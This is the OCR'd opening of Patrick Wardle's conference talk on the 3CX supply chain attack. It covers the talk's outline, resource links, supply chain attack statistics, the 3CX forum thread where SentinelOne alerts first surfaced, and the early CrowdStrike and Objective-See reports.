
Mac'ing Sense of the 3CX Supply Chain Attack

...analysis of the macOS payloads



WHOAMI

Patrick Wardle

Objective-See Foundation, 501(c)(3)


- macOS security tools
- "The Art of Mac Malware" books
- "Objective by the Sea" conference

...also, "Paddle Boarder"

What You Will Learn

Although the talk is largely focused on the 3CX supply chain attack, we'll also cover topics of malware analysis and detection.

1



All about the 3CX supply chain attack

2


rapidly!

Analyzing macOS malware


3

Heuristic-based malware detection

How We're Going To Get There




Overview



Backdoor

(trojanized) Installer





2nd-stage payload

Detections

RESOURCES

...detailing various aspects of the 3CX attack






1. **"Active Intrusion Campaign Targeting 3CXDesktopApp Customers"**
   crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers

hired by 3CX to perform forensics / attack analysis

2. **"3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise"**
   mandiant.com/resources/blog/3cx-software-supply-chain-compromise

3. **"Ironing out (the macOS) details of a Smooth Operator" (Part I & II)**
   objective-see.org/blog/blog_0x73.html / objective-see.org/blog/blog_0x74.html

Overview



Supply Chain Attacks
definition, and statistics

"A supply chain attack ...targets a trusted third-party vendor who offers services or software vital to the supply chain. Software supply chain attacks inject malicious code into an application in order to infect all users of an app." -CrowdStrike


Supply Chain Attack Statistics

- 84% believe that **software supply chain attacks could become one of the biggest cyber threats** to organizations like theirs within the next three years
- Only 36% have **vetted all new and existing suppliers for security purposes** in the last 12 months
- 45% of respondents' organizations **experienced at least one software supply chain attack in the last 12 months**, compared to 32% in 2018
- 59% of organizations that suffered their first software supply chain attack did not have a response strategy

Supply chain statistics (credit: CrowdStrike)

The 3CX Attack

a diagrammatic overview



Our focus:

- 1 (macOS) backdoor
- 2 (macOS) installer
- 3 (macOS) 2nd-stage payload

How Detections All Began

...on the forums of 3CX (March 22nd)

Home Forums Members

New posts Search forums

Threat alerts from SentinelOne for desktop update initiated from desktop client

Brendan D · Mar 22, 2023

1 2 3 … 6 Next ›

Mar 22, 2023 #1

Is anyone else seeing this issue with other A/V vendors?

Post Exploitation

- Penetration framework or shellcode was detected

Evasion

- Indirect command was executed
- Code injection to other process memory space during the

\Device\HarddiskVolume4\Users**USERNAME**\AppData\Loca
SHA1 e272715737b51c01dc2bed0f0aee2bf6feef25f1


Brendan D

Trainee Partner

Basic Certified

Joined: Mar 22, 2023
Messages: 3
Reaction score: 6

3CX support:
"go ask the AV company"




While that would sound ideal, there's hundreds if not thousands of AV solutions out there and we can't always reach out to them whenever an event occurs. We use the Electron framework for our app, perhaps they are blocking some if its functionality?


As you probably understand, we have no control over their software and the decisions it makes so it's not exactly our place to comment on it. I think in this case at least, it makes more sense if the SentinelOne customers contact their security software provider and see why this happens. Feel free to post your findings here if you get a reply.


Have a read: www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/

First Report / Confirmation

...from CrowdStrike (March 29th)







"Active Intrusion Campaign Targeting 3CXDesktopApp Customers"

crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers

But What About macOS?

...analysis via Objective-See (March 29th)

> "The 3CXDesktopApp is available for Windows, macOS, Linux and mobile. At this time, [malicious] activity has been observed on both Windows and macOS" -CrowdStrike

> "At this time, we cannot confirm that the Mac installer is similarly trojanized. Our ongoing investigation includes additional applications like the Chrome extension that could also be used to stage attacks," SentinelOne said.

...initial confusion about impact to macOS

Objective-See
a non-profit 501(c)(3) foundation.


Ironing out (the macOS) details of a Smooth Operator (Part I)
The 3CX supply chain attack, gives us an opportunity to analyze a trojanized macOS application
by: Patrick Wardle / March 29, 2023

Objective-See
a non-profit 501(c)(3) foundation.

Ironing out (the macOS) details of a Smooth Operator (Part II)
Analyzing UpdateAgent, the 2nd-stage macOS payload of the 3CX supply chain attack
by: Patrick Wardle / April 1, 2023

